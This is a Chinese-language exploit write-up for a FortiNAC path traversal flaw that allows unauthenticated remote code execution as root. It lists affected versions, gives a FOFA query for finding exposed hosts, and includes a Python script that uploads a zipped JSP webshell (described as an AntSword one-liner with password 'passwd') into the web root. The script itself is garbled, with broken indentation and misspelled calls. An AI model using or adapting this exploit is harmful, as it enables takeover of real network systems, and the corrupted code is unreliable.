# F19-1Fortinet-FortiNAC-RCE

# 漏洞描述:

FortiNAC keyUpload 脚本中存在路径遍历漏洞,未经身份认证的远程攻击者可利用此漏洞向目标系统写入任意内容,最终可在目标系统上以 Root 权限执行任意代码。

### 影响版本:

FortiNAC 9.4.0

FortiNAC 9.2.x <= 9.2.5

FortiNAC 9.1.x <= 9.1.7

FortiNAC 8.8.x

FortiNAC 8.7.x

FortiNAC 8.6.x

FortiNAC 8.5.x

FortiNAC 8.3.x

不受影响版本


FortiNAC 9.4.x >= 9.4.1

FortiNAC 9.2.x >= 9.2.6

FortiNAC 9.1.x >= 9.1.8

FortiNAC 7.2.x >= 7.2.0

### 网站图片:



# 网络测绘:

#### fofa语法:

FOFA: app="FORTINET-FortiNAC"

### 漏洞复现:

访问环境验证漏洞是否存在



yams.jsp.portal.SuccessfulUpload


#### payload:

```
#!/usr/bin/python3
import argparse
import requests
import zipfile
import urllib3
urllib3.disable_warnings()
def exploit(target):
      url = f'https://{target}:8443/configWizard/keyUpload.jsp'
r = requests.post(url, files={'key': open('payload.zip', 'rb')}, verify=False)
if 'SuccessfulUpload' in r.text:
            print(f'[+] Payload successfully delivered')
def make_zip(payload_file):
    fullpath = '/bsc/campusMgr/ui/ROOT/a.jsp'
    zf = zipfile.ZipFile('payload.zip', 'w')
      zf.write(payload_file, fullpath)
      zf.close()
      print(f'[+] Wrote {payload file} to {fullpath}')
if __name__ == "__main__":
    parser = argparse.ArgumentParser()
      parser = argparse.Argumentralset()
parser.add_argument('-t', '--target', help='The IP address of the target', required=True)
parser.add_argument('-f', '--file', help='The cronjob payload file', required=True)
      args = parser.parse_args()
      make zip(args.file)
      exploit(args.target)
```


#### 效果图:

原理:将 payload文件打包成一个zip文件,然后将该zip文件上传到目标IP地址的特定URL下(/bsc/campusMgr/ui/ROOT/xxx.jsp)。如果上传成功,它将输出"Payload successfully delivered"。

payload (写入的是蚁剑一句话马子,密码: passwd)



#### 上传成功,测试连接



注: https协议的需要设置一下忽略证书,不然会报错



#### 重新尝试

/bsc/campusMgr/master\_loader

